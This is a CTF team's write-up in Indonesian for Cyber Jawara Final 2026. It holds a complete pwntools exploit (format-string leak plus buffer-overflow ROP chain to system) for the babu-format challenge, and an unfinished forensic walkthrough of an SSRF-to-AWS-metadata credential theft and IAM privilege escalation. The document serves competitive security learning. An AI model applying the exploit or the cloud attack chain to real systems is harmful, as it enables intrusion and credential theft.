

CYBER JAWARA FINAL 2026

**Pria tidak bercerita,
tapi tiba2 pusing.**



Presented by:

kata rizqi lengah dikit di ddos servernya hati hati ya
panitia, ya gitu la kira kira

Our Team:

- Mr.Gl1tchNu11
- yunx1ao.
- Carv3dSou1

PWN (first blood 🩸)	4
babu-format	4
Analyze	5
flag:	
CJ2025{ae930705f5c710dd698adff99055dfb3347f52965f15891a7fc92cb2512e749c}	
17	
FORENSIC	18
7sFetcher	18
FLAG: CJ2025{i_cant_clear_xaleid_scopix_pls_help_ea25a5410b12}	29
S7	30
Flag :	
CJ2025{c6c2631ac08abbc38a590ba8ed68044a64f6bfa01f6e4b2a34e29d9dc5adac8	
0}	32
REVERSE	33
legacy-project	33
Flag : CJ{D0_U_R3M3MB3R_ME2_C213CCA9D34CBF5B7B61}	38
Safe Extension	39
FLAG: CJ{b3_c4REful_of_m4l1c10us_3x73ns10ns}	42

PWN (first blood🔴)

babu-format

 **babu-format** 1000 pts

Author: **zafirr**

Babu challenge is the easier challenge!

Note: tidak ada outbound connection di remote

Download Attachment  **babu-format_babu-format-dist.zip**

This challenge requires creating an instance
Instance will live for 120 mins. Create

This challenge has been solved Submit Flag

OVERVIEW CHALLENGE

Diberikan sebuah binary ELF 64 bit, source code dan juga file Docker. alur dari program ini simple jadi disediakan 2 menu. menu yang pertama untuk melakukan input format string, dan menu kedua kita bisa membaca input format string kita. tapi disini ada beberapa masalah fungsi **__printf_chk** ini dapat memblokir format specifier untuk menentukan posisi index(\$), jadi ketika melakukan leak dan kita udah hitung indexnya, kita ga akan diizinkan menggunakan \$. jadi solusinya aku melakukan dump stack sekaligus aja pakai chain %p untuk melakukan leak.

masalah yang kedua ada buffer overflow pada **read(0, my_format, 0x100);** yang di pakai untuk menulis 256 bytes ke buffer yang ukurannya 100 (**my_format**). jadi strateginya, bocorkan pie libc dan, juga stack untuk menghitung **alamat buffer (stack_leak**

- **0xc0**) yaitu `my_format` itu, ini perlu karna kita taruh string **cat flag.txt** (pada docker, `flag.txt` nya di letakan di `home` dir) setelah itu pointerkan menggunakan `pop rdi` supaya ntar `system` tau dimana string nya di taruh dan nnti ia akan jalankan **`system('cat flag.txt')`**. sangat sulit untuk melakukan interactive karna di binarynya itu ga ada `exit` func, jadi karna ga ada `exit`, kirim EOF menggunakan **`shutdown("send")`** yang membuat **`read_unit()`** menjadi 0, membuat loop whilenya 0 dan main ret ke rop and eksekusi payload rop chain kita berhasil.

Analyze

pertama lakukan patching binary dlu, biar sesuai dengan environment remote nanti

```
pwndbg> checksec
File:
/mnt/c/Users/LENOVO/Downloads/babu-format_babu-format-dist/babu_format_patched
Arch:      amd64
RELRO:      Full RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        PIE enabled
RUNPATH:    b'.'
FORTIFY:    Enabled
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
```

- **Full RELRO:** GOT ga bisa di overwrite.
- **Stack Canary:** tidak ada protection BOF.
- **No PIE:** memory pada binary tidak tetap
- **NX Enabled:** shellcode tidak akan di eksekusi

babu_format.c

```
// gcc babu_format.c -o babu_format -D_FORTIFY_SOURCE=2  
-fno-stack-protector
```

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
#include <unistd.h>
```

```
void init() {
```

```
    setvbuf(stdout, NULL, _IONBF, 0);
```

```
}
```

```
int read_uint(unsigned int *num) {
```

```
    char buf[0x10];
```

```
    int res = read(0, buf, 0xf);
```

```
    *num = atoi(buf);
```

```
    return res;
```

```
}
```

```
void menu() {
```

```
    puts("1. Input format string");
```

```
    puts("2. Run format string");
```

```
    __printf_chk(1, "> ");
```

```
}
```

```
int main(int argc, char *argv[]) {
```

```
init();

unsigned int choice = 0;

char my_format[100];

menu();

while(read_uint(&choice)) {

    switch(choice) {

        case 1:

            read(0, my_format, 0x100);

            puts("Done read");

            break;

        case 2:

            __printf_chk(1, my_format);

            puts("");

            break;

        default:

            puts("Invalid choice");

            break;

    }

}

return 0;

}
```

jadi terdapat 2 jenis vuln disini **printf** yang kita gunakan untuk membocorkan alamat base, stack dan juga libc lalu melakukan **ret2libc**, dan **buffer overflow** yang di gunakan untuk nimpa saved RIP dan menyusun rop chain (**system('cat flag.txt')**). jadi leak dulu, dapatkan semua equipment yang di perlukan. lalkukan buffer dan exit menggunakan **shutdown("send")** untuk mentrigger rop chain kita

EXPLOIT:

oke pertama lihat alamat base dimana base mereka dimulai gunakan vmmap

pwndbg> vmmap

LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

Start	End	Perm	Size	Offset	File (set vmmap-prefer-relpaths on)
0x55555554000	0x55555555000	r--p	1000	0	babu_format_patched
0x55555555000	0x555555556000	r--xp	1000	1000	babu_format_patched
0x555555556000	0x555555557000	r--p	1000	2000	babu_format_patched
0x555555557000	0x555555558000	r--p	1000	2000	babu_format_patched
0x555555558000	0x55555555b000	rw-p	3000	3000	babu_format_patched
0x55555555b000	0x555555557c000	rw-p	21000	0	[heap]
0x7ffff7da8000	0x7ffff7dab000	rw-p	3000	0	[anon_7ffff7da8]
0x7ffff7dab000	0x7ffff7dd3000	r--p	28000	0	libc.so.6
0x7ffff7dd3000	0x7ffff7f5b000	r--xp	188000	28000	libc.so.6
0x7ffff7f5b000	0x7ffff7faa000	r--p	4f000	1b0000	libc.so.6
0x7ffff7faa000	0x7ffff7fae000	r--p	4000	1fe000	libc.so.6
0x7ffff7fae000	0x7ffff7fb0000	rw-p	2000	202000	libc.so.6
0x7ffff7fb0000	0x7ffff7fbf000	rw-p	f000	0	[anon_7ffff7fb0]
0x7ffff7fbf000	0x7ffff7fc3000	r--p	4000	0	[vvar]
0x7ffff7fc3000	0x7ffff7fc5000	r--xp	2000	0	[vdso]
0x7ffff7fc5000	0x7ffff7fc6000	r--p	1000	0	ld-linux-x86-64.so.2
0x7ffff7fc6000	0x7ffff7ff1000	r--xp	2b000	1000	ld-linux-x86-64.so.2
0x7ffff7ff1000	0x7ffff7ffb000	r--p	a000	2c000	ld-linux-x86-64.so.2
0x7ffff7ffb000	0x7ffff7ffd000	r--p	2000	36000	ld-linux-x86-64.so.2
0x7ffff7ffd000	0x7ffff7fff000	rw-p	2000	38000	ld-linux-x86-64.so.2
0x7ffff7fff000	0x7ffff7fff000	rw-p	22000	0	[stack]

setelah kita tau basenya startnya, langsung kita leak dengan menggunakan %p chain yang cukup panjang, karna ada larangan index positioning, so itu cara terakhir yang bisa digunakan


```

pwndbg> stack 29
00:0000 rsp 0x7fffffff5d0 → 0x7fffffff778 → 0x7fffffffda99 ← '/mnt/c/Users/LENOV
01:0008 -070 0x7fffffff5d0 ← 0x100140000
02:0010 rsi 0x7fffffff5e0 ← 0x70252e70252e7025 ('%p.%p.%p')
03:0018 -068 0x7fffffff5e8 ← 0x252e70252e70252e ('.%p.%p.%')
04:0020 -060 0x7fffffff5f0 ← 0x2e70252e70252e70 ('p.%p.%p.')
05:0028 -058 0x7fffffff5f8 ← 0x70252e70252e7025 ('%p.%p.%p')
06:0030 -050 0x7fffffff600 ← 0x252e70252e70252e ('.%p.%p.%')
07:0038 -048 0x7fffffff608 ← 0x2e70252e70252e70 ('p.%p.%p.')
08:0040 -040 0x7fffffff610 ← 0x70252e70252e7025 ('%p.%p.%p')
09:0048 -038 0x7fffffff618 ← 0x702570252e70252e ('.%p.%p.%p')
0a:0050 -030 0x7fffffff620 ← 0x252e70252e70252e ('.%p.%p.%')
0b:0058 -028 0x7fffffff628 ← 0x2e70252e70252e70 ('p.%p.%p.')
0c:0060 -020 0x7fffffff630 ← 0x70252e70252e7025 ('%p.%p.%p')
0d:0068 -018 0x7fffffff638 ← 0x252e70252e70252e ('.%p.%p.%')
0e:0070 -010 0x7fffffff640 → 0x7fffffff0a70 ← 0
0f:0078 -008 0x7fffffff648 ← 0x2ffffff778
10:0080 rbp 0x7fffffff650 → 0x7fffffff6f0 → 0x7fffffff750 ← 0
11:0088 +008 0x7fffffff658 → 0x7ffff7dd51ca ( __libc_start_call_main+122) ← mov edi,
12:0090 +010 0x7fffffff660 → 0x7fffffff6a0 → 0x55555557da0 ( do global dtors aux

```

```

pwndbg> p/x 0x7fffffff6a0 - 0x7fffffff5e0
$5 = 0xc0
pwndbg>

```

setelah dapat lanjut lagi hitung offset jarak dari buf addr ke saved rbp

```

pwndbg> stack 20
00:0000 rsp 0x7fffffff5d0 → 0x7fffffff778 → 0x7fffffffda99 ← '/mnt/c/Users/LENOVO/Downloads/babu-format_babu-fc
01:0008 -070 0x7fffffff5d0 ← 0x100140000
02:0010 rsi 0x7fffffff5e0 ← 0x70252e70252e7025 ('%p.%p.%p')
03:0018 -068 0x7fffffff5e8 ← 0x252e70252e70252e ('.%p.%p.%')
04:0020 -060 0x7fffffff5f0 ← 0x2e70252e70252e70 ('p.%p.%p.')
05:0028 -058 0x7fffffff5f8 ← 0x70252e70252e7025 ('%p.%p.%p')
06:0030 -050 0x7fffffff600 ← 0x252e70252e70252e ('.%p.%p.%')
07:0038 -048 0x7fffffff608 ← 0x2e70252e70252e70 ('p.%p.%p.')
08:0040 -040 0x7fffffff610 ← 0x70252e70252e7025 ('%p.%p.%p')
09:0048 -038 0x7fffffff618 ← 0x702570252e70252e ('.%p.%p.%p')
0a:0050 -030 0x7fffffff620 ← 0x252e70252e70252e ('.%p.%p.%')
0b:0058 -028 0x7fffffff628 ← 0x2e70252e70252e70 ('p.%p.%p.')
0c:0060 -020 0x7fffffff630 ← 0x70252e70252e7025 ('%p.%p.%p')
0d:0068 -018 0x7fffffff638 ← 0x252e70252e70252e ('.%p.%p.%')
0e:0070 -010 0x7fffffff640 → 0x7fffffff0a70 ← 0
0f:0078 -008 0x7fffffff648 ← 0x2ffffff778
10:0080 rbp 0x7fffffff650 → 0x7fffffff6f0 → 0x7fffffff750 ← 0
11:0088 +008 0x7fffffff658 → 0x7ffff7dd51ca ( __libc_start_call_main+122) ← mov edi, eax
12:0090 +010 0x7fffffff660 → 0x7fffffff6a0 → 0x55555557da0 ( __do_global_dtors_aux_fini_array_entry) → 0x5555555
- endbr64
13:0098 +018 0x7fffffff668 → 0x7fffffff778 → 0x7fffffffda99 ← '/mnt/c/Users/LENOVO/Downloads/babu-format_babu-fc

```

Handwritten notes: *offset (my - ram db)* and *RBP* with arrows pointing to the rbp register and its value.

```

pwndbg> p/x 0x7fffffff650 - 0x7fffffff5e0
$7 = 0x70

```

setelah kita dapatkan offset dari stack ke inputan kita saatnya kita test ke binary

```
from pwn import *

elf = context.binary = ELF("./babu_format_patched")
libc = ELF("./libc.so.6", checksec=False)
p = process(elf.path)
context.terminal = ["wsl.exe", "wt.exe"]
# context.log_level = "debug"

mainOffset = 0x1276
libcOffset = 0x2A1CA
stacktoBuf = 0xc0

p.recvuntil(b"> ")
sleep(0.05) # supaya ga kaget
p.sendline(b"1")
p.send(b".".join([b"%p"] * 26) + b"\x00")
p.recvuntil(b"Done read\n")

p.sendline(b"2")
leaks = p.recvline().strip().decode().split(".")

libc.address = int(leaks[21], 16) - libcOffset
stack_leak = int(leaks[22], 16)
elf.address = int(leaks[25], 16) - mainOffset
```

```

buf_addr      = stack_leak - stacktobuf

log.success(f"pie base   : {hex(elf.address)}")

log.success(f"libc base  : {hex(libc.address)}")

log.success(f"buff addr  : {hex(buf_addr)}")

```

```

python solve.py
[*] '/mnt/c/Users/LENOVO/Downloads/babu-format_babu-format-dist/babu_format_patched'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
RUNPATH:   b'.'
FORTIFY:   Enabled
SHSTK:     Enabled
IBT:       Enabled
Stripped:  No
[+] Starting local process '/mnt/c/Users/LENOVO/Downloads/babu-format_babu-format-dist/babu_format_patched': pid 4138
[+] pie base : 0x58fc5361c000
[+] libc base : 0x791547487000
[+] buff addr : 0x7ffd643d3560
[*] Switching to interactive mode
$

```

oke tahap leak sudah selesai kita sudah mendapatkan semua alamat dengan valid selanjutnya adalah tahapan buffer overflow untuk menimpa saved rip kita dengan rop chain. sekaligus kita akan membuat pointer tempat taruh string kita agar program tau dimana letaknya

berikut kodenya

```

rop      = ROP(libc)

ret      = rop.find_gadget(["ret"]).address

pop_rdi  = rop.find_gadget(["pop rdi", "ret"]).address

payload  = b"A" * offset

payload += b"B" * 8

payload += p64(ret)

```

```

payload += p64(pop_rdi)

payload += p64(libc.sym.system)

print(hex(len(payload)))

# payload = payload.ljust(flag_offset, b"c") + b"cat flag.txt\x00"

p.sendline(b"1")

sleep(0.05)

p.send(payload)

p.recvuntil(b"Done read\n")

p.shutdown("send")

print(p.recvall())

p.interactive()

```

output:

```

[+] pie base : 0x6031ee853000
[+] libc base : 0x775d7950c000
[+] buff addr : 0x7ffe7c1a87b0
[*] loaded 111 cached gadgets for './libc.so.6'
0x90
[+] Receiving all data: Done (0B)
[*] Stopped process '/mnt/c/Users/LENOVO/Downloads/babu-format_babu-format-dist/babu_format_patched' (pid 4664)
b''
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$

```

nah di dapatkan panjang rop chain kita itu 0x90, kita tinggal tambahkan sebesar 8b lagi untuk address dari flagnya. dan ini hasilnya

```

flag_offset = 0x98

flag_addr = buf_addr + flag_offset

rop = ROP(libc)

```

```

ret      = rop.find_gadget(["ret"]).address

pop_rdi  = rop.find_gadget(["pop rdi", "ret"]).address

payload  = b"A" * offset

payload += b"B" * 8

payload += p64(ret)

payload += p64(pop_rdi)

payload += p64(flag_addr) # masukin ini

payload += p64(libc.sym.system)

print(hex(len(payload)))

payload = payload.ljust(flag_offset, b"c") + b"cat flag.txt\x00"

p.sendline(b"1")

sleep(0.05)

p.send(payload)

p.recvuntil(b"Done read\n")

p.shutdown("send")

print(p.recvall())

```

kita gunakan shutdown agar read menjadi 0 dadn while loop selesai dan main melakukan ret ke rop kita dan ketika di run di local ini dia

```

Stripped: No
[+] Starting local process '/mnt/c/Users/LENOVO/Downloads/babu-format_babu-format-dist/babu_format_patched': pid 4988
[+] pie base : 0x573a75b06000
[+] libc base : 0x7a652dbd4000
[+] buff addr : 0x7fffd911efc0
[*] Loaded 111 cached gadgets for './libc.so.6'
0x98
[+] Receiving all data: Done (18B)
[*] Stopped process '/mnt/c/Users/LENOVO/Downloads/babu-format_babu-format-dist/babu_format_patched' (pid 4988)
b'CJ2025{test_flag}\n'

```

dan ketika local sudah berhasil waktunya untuk melakukan remote

```
from pwn import *

elf = context.binary = ELF("./babu_format_patched")
libc = ELF("./libc.so.6", checksec=False)

# p = process(elf.path)

context.terminal = ["wsl.exe", "wt.exe"]

# context.log_level = "debug"

p = remote("challenges.cj2025.1pc.tf", 17485)

mainOffset = 0x1276
libcOffset = 0x2A1CA
stacktoBuf = 0xc0
offset = 0x70

p.recvuntil(b"> ")

sleep(0.05) # supaya ga kaget

p.sendline(b"1")

p.send(b".".join([b"%p"] * 26) + b"\x00")

p.recvuntil(b"Done read\n")

p.sendline(b"2")

leaks = p.recvline().strip().decode().split(".")
```

```
libc.address = int(leaks[21], 16) - libcOffset

stack_leak   = int(leaks[22], 16)

elf.address  = int(leaks[25], 16) - mainOffset

buf_addr     = stack_leak - stacktobuf


log.success(f"pie base   : {hex(elf.address)}")

log.success(f"libc base  : {hex(libc.address)}")

log.success(f"buff addr   : {hex(buf_addr)}")


flag_offset = 0x98

flag_addr   = buf_addr + flag_offset


rop         = ROP(libc)

ret         = rop.find_gadget(["ret"]).address

pop_rdi     = rop.find_gadget(["pop rdi", "ret"]).address


payload     = b"A" * offset

payload += b"B" * 8

payload += p64(ret)

payload += p64(pop_rdi)

payload += p64(flag_addr)

payload += p64(libc.sym.system)

print(hex(len(payload)))

payload     = payload.ljust(flag_offset, b"c") + b"cat flag.txt\x00"


p.sendline(b"1")
```

```
sleep(0.05)

p.send(payload)

p.recvuntil(b"Done read\n")


p.shutdown("send")

print(p.recvall())
```

output:

```
[+] buff addr : 0x7ffcc29ed1a0
[*] Loaded 111 cached gadgets for './libc.so.6'
0x98
[+] Receiving all data: Done (73B)
[*] Closed connection to challenges.cj2025.1pc.tf port 17485
b'CJ2025{ae930705f5c710dd698adff99055dfb3347f52965f15891a7fc92cb2512e749c}\n'
```

flag:

CJ2025{ae930705f5c710dd698adff99055dfb3347f52965f1589
1a7fc92cb2512e749c}

FORENSIC

7sFetcher

 **7sFetcher**

371 pts

Author: **kangwijen & aseng**

7sFetcher is a web application that checks the status of 7 different gates. But unfortunately, the application was exploited by an attacker and the attacker compromised the whole AWS account. Your job is to reconstruct what happened end-to-end by answering some investigation questions. There are 24 questions in this challenge!

Download Attachment  **7sfetcher_7sfetcher-dist.zip**

OVERVIEW CHALLENGE

Diberikan sebuah file zip yang isinya itu beberapa file log dan json yang dimana challenge ini juga adalah challenge question yang harus menjawab pertanyaan dan jawabannya bisa di temukan di dalam sebuah file file yang di berikan di dalam zip tersebut,

Pada Pertanyaan pertama kita di berikan sebuah pertanyaan yang menanyakan tentang params yang bisa kalian lihat di gambar bawah ini

```
WearTime at 7/mnt/d/CIF/SoatCIF/CyberJawaraFinal 18:4
> nc challenges.cj2025.1pc.tf 53165
Please answer the following questions based on your analysis:

Question #1:
1. What is the vulnerable parameter name?
Required Format: param
Your Answer: |
```

Untuk jawabannya terletak pada file `access.log` yang dimana di awal file terdapat request GET ke api status yang ada params url nya

```

2025:11:00:14 +0000] "GET / HTTP/1.1" 200 12891 "-" "Mozilla/5.0 (W
2025:11:00:15 +0000] "GET /favicon.ico HTTP/1.1" 404 207 "http://52
2025:11:00:15 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com
2025:11:00:15 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com
2025:11:00:15 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com
2025:11:00:15 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com
2025:11:00:15 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com
2025:11:00:15 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com
2025:11:00:16 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com
2025:11:00:19 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com

```

Lanjut ke pertanyaan kedua yang dimana dia itu menanyakan kapan request jahat pertama kali muncul pada jam berapaaa ya intinya begitu tidak jago bahasa inggris maaf

Question #2:

2. When did the first malicious request occur?

Required Format: YYYY-MM-DD HH:MM:SS UTC

Your Answer: |

Dan untuk jawabannya itu tepat berada pada file access.log baris ke 457 ini pertama kali ip 169.254.169.254 hit ke GET api status dan ini juga upaya SSRF pertama kali terhadap IMDSv1. Lihat pada kotak merah dan arrow hijau untuk jawaban nya

```

- [18/Dec/2025:07:42:25 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249
- [18/Dec/2025:07:42:26 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249
- [18/Dec/2025:07:42:26 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249
- [18/Dec/2025:07:42:26 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249
- [18/Dec/2025:07:42:27 +0000] "GET /api/status?url=http%3A%2F%2F169.254.169.254/latest/meta-data HTTP/1.1" 200
- [18/Dec/2025:07:42:59 +0000] "GET /api/status?url=http%3A%2F%2F169.254.169.254/latest/meta-data HTTP/1.1" 200
- [18/Dec/2025:07:43:46 +0000] "GET / HTTP/1.1" 200 12891 "-" "Mozilla/5.0 (Linux
- [18/Dec/2025:07:43:46 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249

```

Untuk pertanyaan selanjutnya dia menanyakan apa endpoint mencurigakan mana yang pertama kali diakses?

Question #3:

3. What was the first suspicious endpoint accessed?

Required Format: http://127.0.0.1/endpoint

Your Answer: |

Jawabannya tempat yang sama dengan pertanyaan ke 2 bedanya ini di tanya url nya kalau yang Q2 itu di tanya waktunya lihat pada kotak merah

```
- [18/Dec/2025:07:42:25 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249
- [18/Dec/2025:07:42:26 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249
- [18/Dec/2025:07:42:26 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249
- [18/Dec/2025:07:42:26 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249
- [18/Dec/2025:07:42:27 +0000] "GET /api/status?url=http%3A%2F%2F169.254.169.254/latest/meta-data HTTP/1.1" 200
- [18/Dec/2025:07:42:59 +0000] "GET /api/status?url=http%3A%2F%2F169.254.169.254/latest/meta-data HTTP/1.1" 200
- [18/Dec/2025:07:43:46 +0000] "GET / HTTP/1.1" 200 12891 "-" "Mozilla/5.0 (Linux
- [18/Dec/2025:07:43:46 +0000] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249.237/" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.4046.92 Mobile Safari/537.36"
```

Pertanyaan selanjuta yaitu "What identity name was exposed?" ya ga usah ku artiin agak mals sebenarnya tapi intinya begitu ya jawabannya terletak pada *access.log* dan juga di konfirm di *role.json*

```
490 ] "GET /api/status?url=http%3A%2F%2F169.254.169.254/latest/meta-data HTTP/1.1" 200 494 "-" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.4046.92 Mobile Safari/537.36"
491 ] "GET /api/status?url=http%3A%2F%2F169.254.169.254/latest/meta-data/iam/security-credentials HTTP/1.1" 200 12891 "-" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.4046.92 Mobile Safari/537.36"
492 ] "GET /api/status?url=http%3A%2F%2F169.254.169.254/latest/meta-data/iam/security-credentials/7sfatcher-ec2-role HTTP/1.1" 200 12891 "-" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.4046.92 Mobile Safari/537.36"
493 ] "GET / HTTP/1.1" 200 12891 "-" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.4046.92 Mobile Safari/537.36"
```

Pada kotak merah itu dia ada path *meta-data/iam/security-credentials* yang diaman itu membuat attacker mendapatkan nama IAM Role yang terpasang pada server dan setelah itu dia memanggil IAM Rolanya di endpointnya, pada baris ke 492

```
490 ] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249.237/" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.4046.92 Mobile Safari/537.36"
491 ] "GET /api/status?url=https%3A%2F%2Fexample.com HTTP/1.1" 200 647 "http://52.77.249.237/" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.4046.92 Mobile Safari/537.36"
492 ] "GET /api/status?url=http%3A%2F%2F169.254.169.254/latest/meta-data/iam/security-credentials/7sfatcher-ec2-role HTTP/1.1" 200 12891 "-" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.4046.92 Mobile Safari/537.36"
493 ] "GET / HTTP/1.1" 200 12891 "-" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.4046.92 Mobile Safari/537.36"
```

terus pada *role.json* terbukti dia mencatat nama role tersebut

```
169.254
{
  "Policies": [
    {
      "PolicyName": "7sfetcher-core-access",
      "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
          {
            "Sid": "ReadServiceMetadata",
            "Effect": "Allow",
            "Action": [
              "iam:GetRole",
              "iam:GetRolePolicy",
              "iam:ListRolePolicies",
              "iam:ListRoles"
            ],
            "Resource": "*"
          },
          {
            "Sid": "ReadServiceSecrets",
            "Effect": "Allow",
            "Action": [
              "secretsmanager:GetSecretValue",
              "secretsmanager:ListSecrets"
            ],
            "Resource": "*"
          },
          {
            "Sid": "ServiceRoleAdjust",
            "Effect": "Allow",
            "Action": [
              "iam:PutRolePolicy",
              "iam:AttachRolePolicy"
            ],
            "Resource": "arn:aws:iam::*:role/7sfetcher-ec2-role"
          }
        ]
      }
    ]
  }
}
```

Pada soal selanjutnya dia menanyakan "When were credentials first obtained?"
Setelah attacker mengetahui nama role kan dia mengakses url ini
<http://169.254.169.254/latest/meta-data/iam/security-credentials/7sfetcher-ec2-role>

Dari sini didapatkan temporary credentials (AccessKeyId, SecretAccessKey, SessionToken). Berdasarkan timeline di `app.log`, credentials berhasil diperoleh pada `07:57:23 UTC`.

```
2:42.354527] Status check request - URL: https://example.com, IP: 127.0.0.1, User-Agent: Mozilla/5.0 (Linux; Android 10;
2:42.354527] Status check completed - URL: https://example.com, Status: 200, Response Time: 49.49ms, IP: 127.0.0.1
7:23.142924] Status check request - URL: http://169.254.169.254/latest/meta-data/iam/security-credentials/7sfetcher-ec2-
7:23.142924] Status check completed - URL: http://169.254.169.254/latest/meta-data/iam/security-credentials/7sfetcher-ec
7:49.847316] Status check request - URL: https://example.com, IP: 127.0.0.1, User-Agent: Mozilla/5.0 (Linux; Android 10;
```

Untuk Q6 dia menanyakan tentang "What was the first AWS API call made by the attacker?"

Question #6:

6. What was the first AWS API call made by the attacker?

Required Format: service:ActionName

Your Answer: \$

Setelah mendapat credentials, langkah pertama attacker yaitu verif identitas yang diperoleh menggunakan:

```
aws sts get-caller-identity
```

Ini adalah teknik umum untuk confirm bahwa credentials valid. Bagaimana caratahunya ?? kita bisa lihat pada event history

```
{
  "eventTime": "2025-12-18T07:58:38Z",
  "eventSource": "sts.amazonaws.com",
  "eventName": "GetCallerIdentity",
  "awsRegion": "ap-southeast-1",
  "sourceIPAddress": "149.88.103.44",
  "userAgent": "aws-cli/2.31.16 md/awscrt#0.27.6 ua/2.1 os/linux#6.",
  "requestParameters": null
}
```

Bisa kita lihat dia memanggil GetCallerIdentity pada 1 menit setelah mendapatkan credennya

Lanjut ke pertanyaan ke 7 di bawah ini jadi cara jawabnya

Question #7:

7. When were the stolen credentials first used against AWS?

Required Format: YYYY-MM-DD HH:MM:SS UTC

Your Answer: \$

Ya ini sama cuman bedanya ini kita jawab pakek tanggal dan jam nya `2025-12-18T07:58:38Z` terus kita jadiin format seperti di soal jadi deh yey

Q Selanjutnay yaitu ini dia menanyakan IP Addr

```
Question #8:  
8. What is the attacker's source IP address?  
Required Format: 123.123.123.123  
Your Answer: $ █
```

Dengan kita menyaring `event\_history.json` untuk event yang berasal dari IP eksternal, kita nemu IP `149.88.103.44` secara konsisten sebagai sumber seluruh API call yang berbahaya. IP ini tidak terasosiasi dengan layanan AWS.

Lanjut pertanyaan selanjutnya yaitu dia itu menanyakan tentang first secret accessed

```
Question #9:  
9. What was the first secret accessed?  
Required Format: prod/SECRET_NAME  
Your Answer: $ █
```

Jadi IAM Policy `ReadServiceSecrets` dalam `role.json` memberikan akses ke `secretsmanager:GetSecretValue`. Dari `event\_history.json`, secret pertama yang diakses attacker itu adalah prod/7SFETCHER_1

Selanjutnya kita ditanya berapa secret yang exfiltrated

```
Question #10:  
10. How many secrets were exfiltrated?  
Required Format: n  
Your Answer: $ █
```

dengan kita menelusuri seluruh event `secretsmanager:GetSecretValue` yang berada di

`event\_history.json` dari IP attacker, ditemukan 3 secret berbeda yang diakses yaitu `prod/7SFETCHER\_1` `prod/7SFETCHER\_2` dan `prod/7SFETCHER\_3`

```
Question #11:  
11. Which API call revealed the misconfiguration?  
Required Format: iam:ActionName  
Your Answer: $ █
```

Attacker memanggil `iam:ListRolePolicies` dan `iam:GetRolePolicy` untuk membaca policy yang melekat pada role. Dari sana, attacker menemukan statement `ServiceRoleAdjust` yang memperbolehkan:

```
"Action": ["iam:PutRolePolicy", "iam:AttachRolePolicy"],  
"Resource": "arn:aws:iam::*:role/7sfetcher-ec2-role"
```

`iam:AttachRolePolicy` terhadap role milik sendiri adalah privilege escalation langsung jadi jawabannya "iam:AttachRolePolicy"

```
Question #12:  
12. When was the misconfiguration discovered by the attacker?  
Required Format: YYYY-MM-DD HH:MM:SS UTC  
Your Answer: $ █
```

Jawabannya ada di `event\_history.json`, event `iam:GetRolePolicy` atau `iam:ListRolePolicies` yang dilakukan attacker tercatat pada `08:03:53 UTC`, itu adalah tanda waktu miskonfigurasi ditemukan.

Pertanyaan selanjutnya yaitu itu dia gini ya ini waktu udah mau abis jadi ga di jelasin

```
Question #13:  
13. What is the name of the misconfigured policy statement?  
Required Format: PolicyStatementName  
Your Answer: $ █
```

Nama `Sid` dari statement yang bermasalah dalam `role.json` adalah:

```
},  
{  
  "Sid": "ServiceRoleAdjust",  
  "Effect": "Allow",  
  "Action": [
```

Statement ini terlalu permissif, membolehkan role attach policy manapun ke dirinya sendiri.

Q Selanjutnya yaitu ini kita bisa lihat disini

```
Question #14:  
14. What policy was attached to escalate privileges?  
Required Format: PolicyName  
Your Answer: $ █
```

Attacker memanfaatkan `iam:AttachRolePolicy` untuk melampirkan AWS Managed Policy

```
userAgent : aws-cli/2.51.10 md/awscrt#0.27.0 dd/2.1 OS/Linux#0  
"requestParameters": {  
  "roleName": "7sfetcher-ec2-role",  
  "policyArn": "arn:aws:iam::aws:policy/AdministratorAccess"  
},
```

ke role `7sfetcher-ec2-role`, memberikan full access ke seluruh layanan AWS.

Pertanyaan selanjutnya tentang privilege escalation

```
Question #15:  
15. When did the privilege escalation occur?  
